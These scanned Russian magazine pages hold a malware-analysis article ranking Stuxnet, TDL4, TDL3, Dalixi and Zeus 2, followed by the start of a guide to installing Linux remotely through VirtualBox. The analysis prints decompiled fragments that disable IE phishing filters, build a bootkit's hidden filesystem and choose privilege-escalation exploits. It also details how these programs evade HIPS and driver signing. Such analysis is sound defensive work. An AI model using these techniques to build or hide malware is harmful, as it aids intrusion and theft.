
  if ( RegOpen(HKEY_CURRENT_USER, L"software\\microsoft\\internet explorer\\phishingfilter", L"Enabled") )
    RegEdit(HKEY_CURRENT_USER, L"Enabled");
  if ( RegOpen(HKEY_CURRENT_USER, L"software\\microsoft\\internet explorer\\phishingfilter", L"EnabledV8") )
    RegEdit(HKEY_CURRENT_USER, L"EnabledV8");
  if ( RegOpen(HKEY_LOCAL_MACHINE, L"software\\microsoft\\internet explorer\\phishingfilter", L"Enabled") )
    RegEdit(HKEY_LOCAL_MACHINE, L"Enabled");
  result = RegOpen(HKEY_LOCAL_MACHINE, L"software\\microsoft\\internet explorer\\phishingfilter", L"EnabledV8");
  if ( result )
    result = RegEdit(HKEY_LOCAL_MACHINE, L"EnabledV8");
  return result;
}
```

Обход фишинговых фильтров для MS Internet Explorer последних версий (для Zeus)

```
WriteFileInImage("cfg.ini", 0, _RkFsImage, &Src, v31, TotalBlocks, &v22, v13);
WriteFileInImage("mbr", 1, RkFsImage, &v39, 0x200u, TotalBlocks, &v22, v13);
WriteFileInImage("ldr16", 2, RkFsImage, &ldr16_data, 0x425u, TotalBlocks, &v22, v13);
WriteFileInImage("ldr32", 3, RkFsImage, &ldr32_data, 0xC3Eu, TotalBlocks, &v22, v13);
WriteFileInImage("ldr64", 4, RkFsImage, &ldr64_data, 0xE48u, TotalBlocks, &v22, v13);
WriteFileInImage("drv32", 5, RkFsImage, (const void *)v32, *v28, TotalBlocks, &v22, v13);
WriteFileInImage("drv64", 6, RkFsImage, &drv64_data, 0x5C04u, TotalBlocks, &v22, v13);
WriteFileInImage("cmd.dll", 7, RkFsImage, (const void *)(v30 + 4), *(_DWORD *)v30, TotalBlocks, &v22, v13);
WriteFileInImage("cmd64.dll", 8, RkFsImage, &cmd64_data, 0x3000u, TotalBlocks, &v22, v13);
WriteFileInImage("bckfg.tmp", 9, RkFsImage, &v29->Buffer, v29->BufferSize, TotalBlocks, &v22, v13);
```

Предусмотрены все возможные варианты установки под различную разрядность систем, чувствуется за плечами авторов TDL4 большой опыт подобных разработок





ле для доступа к базе данных Microsoft SQL из программы WinCC.

Внутреннее устройство


Продуманность архитектуры червя Stuxnet тоже уникальна, масштабы реализованного функционала поистине впечатляют: более мегабайта вывернного до мелочей объектно-ориентированного кода, скомпилированного одной из последних версий компилятора Microsoft Visual C++. И это только сам дропер, не считая драйверов с руткит-функционалом. Впрочем, в данном случае они ничем драйверы не поразили. И все-таки, какая сильная вещь: огромное число экспортируемых функций, каждая из которых отвечает за свой функционал. Используется проверка различных ситуаций, которые могут повлиять на процесс выполнения кода червя, продумана каждая мелочь... Сетевое взаимодействие с центром управления также выполнено на высоком уровне и реализовано в виде собственного протокола обмена.

Помимо этого реализован механизм взаимодействия по протоколу P2P, который позволяет находить другие зараженные компьютеры в локальной сети, обмениваться с ними информацией и даже обновлять себя, если найдены более новые версии червя.


Для того, чтобы описать все технические особенности Stuxnet, не хватит и целого журнала. Наш отчет «Stuxnet Under the Microscope» о проведенном исследовании занимает более 70 страниц, поэтому предлагаю остановиться и перейти к следующей части нашего повествования :).

TDL4

Я поставил этот руткит на второе место, потому что это единственный полноценный руткит для x64-систем, который уже успел получить широкое распространение. TDL4 представляет собой дальнейшее развитие вредоносной программы TDL3, которая уже не раз упоминалась на страницах журнала. TDL4 удается успешно обходить защитный механизм проверки цифровой подписи в x64-версиях Windows. Авторы его применили довольно изящный способ обхода, который заключается в использовании техник заражения








ПРОТОКОЛ ВЗАИМОДЕЙСТВИЯ ЗЕВСА СО СМАРТ-КАРТАМИ

MBR и старта вредоносного кода раньше самой операционной системы. Подобные методологии уже активно применялись такими вредоносными программами, как Mebroot, StonedBoot и др. А, например, TDL3 использовала для загрузки вредоносного функционала механизм инфицирования системных драйверов без изменения их размера, но, так как в x64-системах при загрузке драйверов проверяется цифровая подпись, авторы от этого механизма отказались.
Итак, теперь заражение осуществляется следующим образом:
• Открывается описатель физического устройства (в моем случае это был \\??\PhysicalDrive0), на котором располагается раздел с именем «C:»;
• Подготавливается и записывается в конец жесткого диска образ своей файловой системы (унаследованный из TDL3 функционал);
• Перезаписывается MBR-кодом, который осуществляет загрузку модулей в ранее подготовленной файловой системе;



Сертификат Stuxnet

• После успешного заражения на x64-системах происходит перезагрузка при помощи вызова WinAPI функции ExitWindowsEx() или ZwRaiseHardError().
В целом этот процесс выглядит следующим образом:
• BIOS считывает первый сектор загрузочного диска и передает управление на код главной загрузочной записи MBR. Таким образом начинается выполнение кода TDL4;
• Далее происходит расшифровка кода для дальнейшего его выполнения, который предназначен для загрузки модуля с именем ldr16 из файловой системы руткита;
• Загруженный модуль ldr16 осуществляет перехват прерывания 13h, которое отвечает за работу с жестким диском. Основная задача данного модуля — определить разрядность операционной системы (x32 или x64), и, в зависимости от нее, осуществляется загрузка ldr32 или ldr64;
• Оба модуля, и ldr32 и ldr64, предназначены для загрузки основного драйвера TDL4, которая осуществляется без использования стандартного API, чтобы обойти механизм проверки цифровой подписи;
• Сначала происходит размещение кода драйвера в памяти по адресам, принадлежащим ядру ОС. Далее проводится его регистрация как драйвера ОС при помощи вызова недокументированной функции IoCreateDriver(). После этого драйвер можно считать загруженным.
Затем продолжается загрузка операционной системы с драйвером TDL4 на борту, после старта происходит внедрение вредоносного кода в некоторые процессы, и в дальнейшем его поведение очень похоже на предыдущую версию — TDL3.

TDL3

Этот участник нашего рейтинга должен быть уже хорошо знаком читателям, так как он представляет собой истинный шедевр из области системного программирования, претерпевший, к тому же, несколько реинкарнаций. Здесь речь пойдет о последней распространенной версии этого руткита, а точнее — о версии 3.273. Обновление своего функционала TDL3 получил в начале 2010 года, а весной было исправлено несколько ошибок (одна из них — несовместимость руткит-драйвера с одним из патчей от MS :)) и использован еще один ранее неизвестный прием обхода HIPS-систем.
А теперь предлагаю перейти к описанию собственно технических изысков TDL3.

Обход HIPS-систем

Использование WinAPI-функций AddPrintProcessor и AddPrintProvidor, которые не контролировались большинством HIPS-систем, дало возможность беспрепятственной установки в

Имя	Обход HIPS	Антиотладка	Антиэмуляция	Противодействие антивирусам	Инфицирование файлов на диске	Инфицирование MBR
Stuxnet	+	+	-	+	-	-
TDL4	+	+	+	+	-	+
TDL3	+	+	+	+	+	-
Dalixi	+	+	+	+	-	+
Zeus2	-	+	+	+	+	-

СРАВНИТЕЛЬНАЯ ТАБЛИЦА ВОЗМОЖНОСТЕЙ ЗЛОВРЕДОВ

```
char __stdcall RunExploitsToElevatePrivileges(int DllData, int ExploitType)
{
  DATA_BUFFER_0 *v2; // ecx@0
  char result; // al@2
  int dwMilliseconds; // esi@3
  DATA_BUFFER_0 *v5; // [sp+0h] [bp-10h]@1
  int v6; // [sp+Ch] [bp-4h]@3

  v5 = v2;
  if ( ExploitType == 3 )
    return 0;
  CDecData_AcquireMutex(&v5);
  v6 = 0;
  dwMilliseconds = CDecData_GetDecryptedDataBuffer()->TimeToSleep;
  v6 = -1;
  _CDecData_ReleaseMutex(&v5);
  Sleep(dwMilliseconds);                      // sleep specified time
                                              // before running exploits
  if ( ExploitType )
  {
    if ( ExploitType != 1 )                   // otherwise
      return 0;
    result = ExploitTaskScheduler(DllData);   // Windows Vista, 7, Server 2008
  }
  else
  {
    result = ExploitWin32kDriver(DllData);    // Windows XP or Windows 2000
  }
  return result;
}
```

Декомпилированный в Hex-Rays код, демонстрирующий выбор наиболее подходящей уязвимости

систему злонамеренного кода в обход многих антивирусных систем и не только. Дело в том, что, как правило, защита основана на следующем принципе — прикрываются известные бреши, а остальное латается на ходу. Это, конечно, дает эффект защиты от распространенных типовых угроз, но, как показывает практика, вероятность появления технологичных вредоносных программ далеко не нулевая. Вот и в нашем случае авторам TDL3 удалось найти доверенные функции, которые никем не контролировались и давали возможность установить руткит в систему.

```
BOOL AddPrintProcessor(
   __in  LPTSTR pName,
   __in  LPTSTR pEnvironment,
   __in  LPTSTR pPathName,
   __in  LPTSTR pPrintProcessorName
);
```

И:

```
BOOL AddPrintProvidor(
   __in  LPTSTR pName,
   __in  DWORD Level,
   __in  LPBYTE pProviderInfo
);
```

Процесс установки TDL3 можно разделить на две стадии:
• Регистрация вспомогательной библиотеки службы печати;
• Загрузка драйвера режима ядра.
Для того, чтобы зарегистрировать вспомогательную библиотеку службы печати, необходимо обладать привилегией SE_LOAD_DRIVER_PRIVILEGE, позволяющей загружать/выгружать драйверы. Чтобы получить данную привилегию, дропер вызывает WinAPI-функцию RtlAdjustPrivilge. Если вызов данной функции осуществлен успешно, дропер копирует себя в %PrintProcessor% каталог в качестве динамической библиотеки и осуществляет вызов функции AddPrintProcessor/AddPrintProvidor, передавая ей в качестве параметра имя скопированной библиотеки и строку "tdl". Данный вызов посредством RPC-механизма заставляет службу печати загрузить указанную библиотеку и вызвать ее точку входа (смотри на картинке).
Вот таким изящным способом TDL3 удалось миновать большинство систем защиты на этапе установки. Конечно, сейчас про это уже знают все антивирусные компании и так или иначе пытаются обнаруживать этот способ установки вредоносных программ.

Инфицирование системных драйверов

И снова авторам TDL3 удалось удивить вирусных аналитиков. На самом деле ухищрение в виде заражения системного драйвера понадобилось для того, чтобы помочь руткиту выжить после перезагрузки системы, поскольку прописывать себя в явном виде в ветку автозапуска — это слишком большой риск быть обнаруженным еще до первой перезагрузки системы.
Ранние версии TDL3 заражали строго определенный файл — драйвер минипорта жесткого диска, на котором располагается ОС. Но авторы пошли дальше и решили усложнить процедуру удаления руткита из системы — теперь он заражает случайно выбранный драйвер.
Выбрав драйвер для заражения, инфектор внедряет в него загрузчик TDL3 (небольшой фрагмент кода, задачей которого является загрузка тела руткита с диска и передача ему управления).
Интересным моментом является тот факт, что модификация драйвера происходит без изменения его изначального размера.

Собственная файловая система

Еще одной интересной особенностью TDL3 является реализация собственной файловой системы. Которая, хотя и идет в нашем списке последним номером, по своей значимости является одной из основных функций, усложняющих жизнь разработчикам антивирусных средств защиты. Файловая система создается при заражении системы и она используется для скрытого хранения следующих данных:
• модулей для внедрения в процессы (tdlcmd.dll);
• конфигурационной информации (config.ini);
• тела руткита (tdl);
• перезаписанных ресурсов зараженного драйвера (rsrc.dat);
• дополнительных файлов загруженных по сети.
Свою файловую систему, которая начинается с последнего логического блока диска (то есть с последнего сектора) и растет к его началу, TDL3 располагает в конце жесткого диска, так что теоретически она может перезаписать данные операционной системы.
С целью автоматизации получения доступа к этой скрытой файловой системе у нас в вирлабе была разработана специальная утилита **tfd.exe** (TdlFsDumper, http://j.mp/tdl_dump). Она распространяется сво-

бодно и весьма полезна для быстрого получения доступа к хитрой FS и извлечения из нее данных.

Dalixi

Под номером четыре у нас идет китайское народное творчество в области буткитостроения. Жители поднебесной в этом году не раз демонстрировали свои силы в этом нелегком деле, но именно Dalixi запомнился нам интересной технологией обхода HIPS при инсталляции в системе. Перед установкой своих компонентов эта вредоносная программа восстанавливает таблицу системных сервисов ядра, а также нейтрализует callback-процедуры, вызываемые ядром при создании потока или процесса и отображении исполняемых образов в его адресное пространство. Последние активно используются различными HIPS и антивирусными продуктами для детектирования вредоносного кода (данные процедуры регистрируются с помощью соответствующих функций: PsSetLoadImageNotifyRoutine, PsSetCreateProcessNotifyRoutine, PsCreateThreadNotifyRoutine). Примечательным является тот факт, что эти действия совершаются кодом, работающим в пользовательском адресном пространстве. Для этих целей Dalixi использует недокументированную функцию ZwSystemDebugControl, экспортируемую модулем ntdll.dll.

```
NTSYSAPI
NTSTATUS
NTAPI
NtSystemDebugControl(
      IN SYSDBG_COMMAND  Command,
      IN PVOID           InputBuffer OPTIONAL,
      IN ULONG           InputBufferLength,
      OUT PVOID          OutputBuffer OPTIONAL,
      IN ULONG           OutputBufferLength,
      OUT PULONG         ReturnLength OPTIONAL
);
```

Забавно, что при поиске в интернете по ключевому слову «SysDbgCopyMemoryChunks_1» находятся одни китайские ресурсы и, кстати, хочу заметить, — со вполне пристойным описанием. Процедура NtSystemDebugControl в качестве первого параметра принимает номер команды, в случае с Dalixi используется команда SysDbgCopyMemoryChunks_1 , осуществляющая копирование буфера из пользовательского адресного пространства в адресное пространство ядра. При использовании данной команды в качестве параметра InputBuffer передается указатель на структуру, описывающую соответствующие буферы и их размер:

```
typedef struct _CPY_MEM_CHUNCKS_BUFFER
{
   void *Destination;
      // pointer to kernel-mode destination buffer
   void *Source;
      // pointer to user-mode source buffer
   ULONG Size;
      // size of the user-mode source buffer
} CPY_MEM_CHUNCKS_BUFFER, *PCPY_MEM_CHUNCKS_BUFFER;
```

Для того, чтобы восстановить исходную таблицу системных сервисов, Dalixi отображает образ ядра в пользовательское адресное пространство, инициализирует таблицу с учетом таблицы перемещаемых элементов и перезаписывает с помощью нее таблицу системных сервисов в ядре. Аналогичным образом нейтрализуются callback-процедуры.

Zeus 2.x.x

За свою универсальность и продолжительность жизни заслуженное пятое место получает вторая версия Zeus. Эволюция этой троянской программы продолжается уже несколько лет, а ее участие было официально подтверждено в достаточно большом количестве громких краж кругленьких сумм с большим количеством нулей (чего стоит один только инцидент с британскими банками). Поражает своим многообразием и состав модулей, с которым распространяется Zeus, начиная от целевых расширений под конкретные платежные системы и заканчивая возможностью установки VNC или модуля отправки оповещений на указанную учетную запись Jabber. Еще одной интересной функциональной особенностью является наличие функционала для кражи X.509-сертификатов с соответствующими секретными ключами, которые, как правило, используются для осуществления процедуры цифровой подписи, в том числе и для исполняемых модулей. Работает это хозяйство с использованием стандартной функции CryptoAPI PFXImportCertStore для импорта сертификатов (этот же функционал присутствовал и в первой версии).

```
HCERTSTORE WINAPI PFXImportCertStore(
   __in  CRYPT_DATA_BLOB *pPFX,
   __in  LPCWSTR szPassword,
   __in  DWORD dwFlags
);
```

В антивирусных кругах бытует мнение, что, возможно, именно при помощи Zeus были украдены сертификаты, использованные для подписания модулей червя Stuxnet.
Ежедневно наша вирусная лаборатория обрабатывает несколько тысяч сэмплов, являющихся zeus-ботами. Все распространенные антивирусные средства успешно справляются с их обнаружением и деактивацией, но, тем не менее, количество ежедневных инцидентов по-прежнему велико.
В общем, это настоящий комбайн для кражи персональных данных, а модули расширения делают его поистине универсальным инструментом в руках киберпреступников. Информации о второй версии Zeus в интернете уже достаточно много, но хотелось бы обратить внимание читателя на присутствие некоторых интересных нюансов, таких как обход фишинговых фильтров для MS Internet Explorer последних версий. Или, например, удаление всех файлов пользователя по команде из центра управления, а также снятие скриншота экрана в заданный момент времени. Главной особенностью является то, что покупатель может заказать разработку модуля, который будет заточен исключительно под его задачи. Именно за свою гибкость и продуманность с точки зрения коммерческого продукта Zeus попадает на пятое место в нашем рейтинге.
Кстати, не так давно нами была проанализирована интересная модификация Зевса, которая позволяла через командный центр удаленно обращаться к устройствам различного рода смарт-карт при помощи встроенного Smartcard API.
На данный момент дело, начатое Zeus, активно осваивается автором SpyEye, который набирает обороты и, кто знает, может быть, в следующем году именно он удивит нас чем-нибудь интересным. Количество активных C&C для этого бота растет с каждым днем, причем на данный момент большая их часть находится на Украине, в России и странах СНГ.

Заключение

С каждым годом мы наблюдаем все большее усложнение функционала вредоносного ПО. В первую очередь это связано с совершенствованием механизмов обхода защитных средств и увеличением времени жизни каждой конкретно взятой зараженной машины. В этой статье мне удалось осветить лишь маленький слой того многообразия различных приемов, которые встречаются нам каждый день при анализе вредоносных программ. ⌶

Евгений Зобнин zobnin@gmail.com



Очумелые ручки


Устанавливаем Linux и BSD удаленно

Мы все привыкли думать, что для установки новой ОС на машину требуются как минимум две составляющие: сама машина и физический носитель, на котором записан инсталлятор операционной системы. К счастью, это не всегда так. В тех ситуациях, когда физический доступ к компу невозможен, вполне можно обойтись и без второго компонента.


Традиционно, для установки операционной системы на комп принято использовать специальные установочные диски или другие носители, которые умеют самостоятельно загружаться и передавать управление записанному на них установщику. Это простой, удобный и эффективный способ водрузить ОС на машину, однако он применим далеко не всегда. Иногда мы оказываемся в такой ситуации, когда физический доступ к машине просто невозможен. Это может быть удаленный сервер, машина друга, живущего в другом городе, или что угодно еще. Главное в такой ситуации то, что подопытный комп доступен только по сети, и на нем обычно уже установлена какая-то операционка (например, Windows). А вопрос заключается в том, как заменить ее на нечто другое (например, Linux), причем сделать это без участия третьих лиц.

Хитрые трюки

Самый простой вариант установить ОС без использования физического носителя — воспользоваться возможностями виртуальной машины. Практически любая из них позволяет подсунуть в качестве виртуального настоящий жесткий диск, тем самым открывая поистине безграничные возможности для экспериментов. Это абсолютно безопасный и проверенный временем прием, который мы во всех подробностях рассмотрим позднее. Более предпочтительный сценарий — использовать инструменты быстрой установки Linux, которые предоставляют возможность инсталлировать пингвина прямо из Windows без какого-либо вмешательства со стороны пользователя. Наиболее известный из таких инструментов носит имя UNetbootin (unetbootin.sourceforge.net) и первоначально разработан для создания загружаемых USB-флешек с пингвином на борту, но позднее научился устанавливать полноценные дистрибутивы прямо на жесткий диск. Подобные утилиты есть в арсенале таких дистрибутивов, как Ubuntu (www.ubuntu.com/desktop/get-ubuntu/windows-installer) и OpenSUSE (en.opensuse.org/Instlux), но до возможностей UNetbootin им далеко (последний умеет ставить несколько вариантов Linux, BSD, легко поддается настройке и может работать в Linux). Те, кто любят все делать руками, могут воспользоваться grub4dos и ISO-образами соот-



Выбираем сетевой источник установки FreeBSD



Главное — не забыть указать дефолтовый вариант меню загрузчика Windows

ветствующих дистрибутивов. Этот вариант мы тоже рассмотрим. Еще проще все это проделать в том случае, когда на машине уже установлена UNIX-подобная ОСь, а задача состоит в том, чтобы заменить ее другим представителем семейства UNIX (например, установить BSD или другой Linux-дистрибутив). Для этого подойдет все тот же UNetbootin, либо вариант с загрузкой ISO-образа или минимального образа initrd-средствами Grub (его можно установить из портов BSD).

От Windows к Linux. Виртуальная машина

Как я уже упоминал, самый простой и очевидный способ удаленной установки ОС заключается в использовании виртуальной машины. Он сработает в любой ОС, где может быть запущена ВМ, поэтому даже если на удаленной стороне стоит Solaris или еще большая экзотика, выход есть. В своей работе мы будем использовать прекрасную ВМ VirtualBox, которую можно абсолютно бесплатно скачать из Сети (www.virtualbox.org). Нас интересует версия для Windows, поэтому файлом для скачивания будет VirtualBox-3.2.10-66523-Win.exe.

Сразу после установки запускать виртуальную машину не нужно, сначала следует подготовить псевдо-образ жесткого диска, который будет ссылаться на настоящий диск. Сделать это можно только с помощью консольных утилит, поэтому открываем командую строку и пишем:

```
> cd c:\Program Files\Oracle\VirtualBox
> VBoxManage internalcommands createrawvmdk \
   -filename c:\realhd.vmdk \
   -rawdisk \\.\PhysicalDrive0 -register
```

Образ realhd.vmdk, расположенный в корне диска C:, будет ссылаться на физический диск (\\.\PhysicalDrive0 в нотации Windows), опция '-register' позволяет сразу добавить его в «Менеджер виртуальных носителей» VirtualBox. Забегая вперед, скажу, что то же самое в Linux можно проделать с помощью похожей команды:

```
$ sudo VBoxManage internalcommands \
   createrawvmdk -filename ~/realhd.vmdk \
   -rawdisk /dev/sda -register
```

Теперь можно скачать ISO-образ устанавливаемого Linux-дистрибутива и выделить для него место на диске. Сделать это можно, уменьшив размер NTFS-раздела с помощью Partition Magic в WinXP/Win2k3 или оснастки diskmgmt.msc в Vista/Seven. После этого запускаем VirtualBox и создаем новую виртуальную машину, указав подготовленный ранее образ в качестве первого жесткого диска. Далее открываем свойства виртуальной машины, вкладку «Носители», и указываем в качестве CD-ROM реальный привод компа. Запускаем ВМ и благополучно устанавливаем Linux в свободную область диска.

Предупрежу, что сразу перезагружать реальную машину не стоит, иначе мы потеряем к ней сетевой доступ (сеть будет либо вообще не настроена, либо настроена на подключение к виртуальной сети VirtualBox). Сначала необходимо загрузить дистрибутив в виртуальной машине и настроить сеть так, чтобы она была работоспособна после загрузки ОС на реальном железе (то есть скопировать сетевые

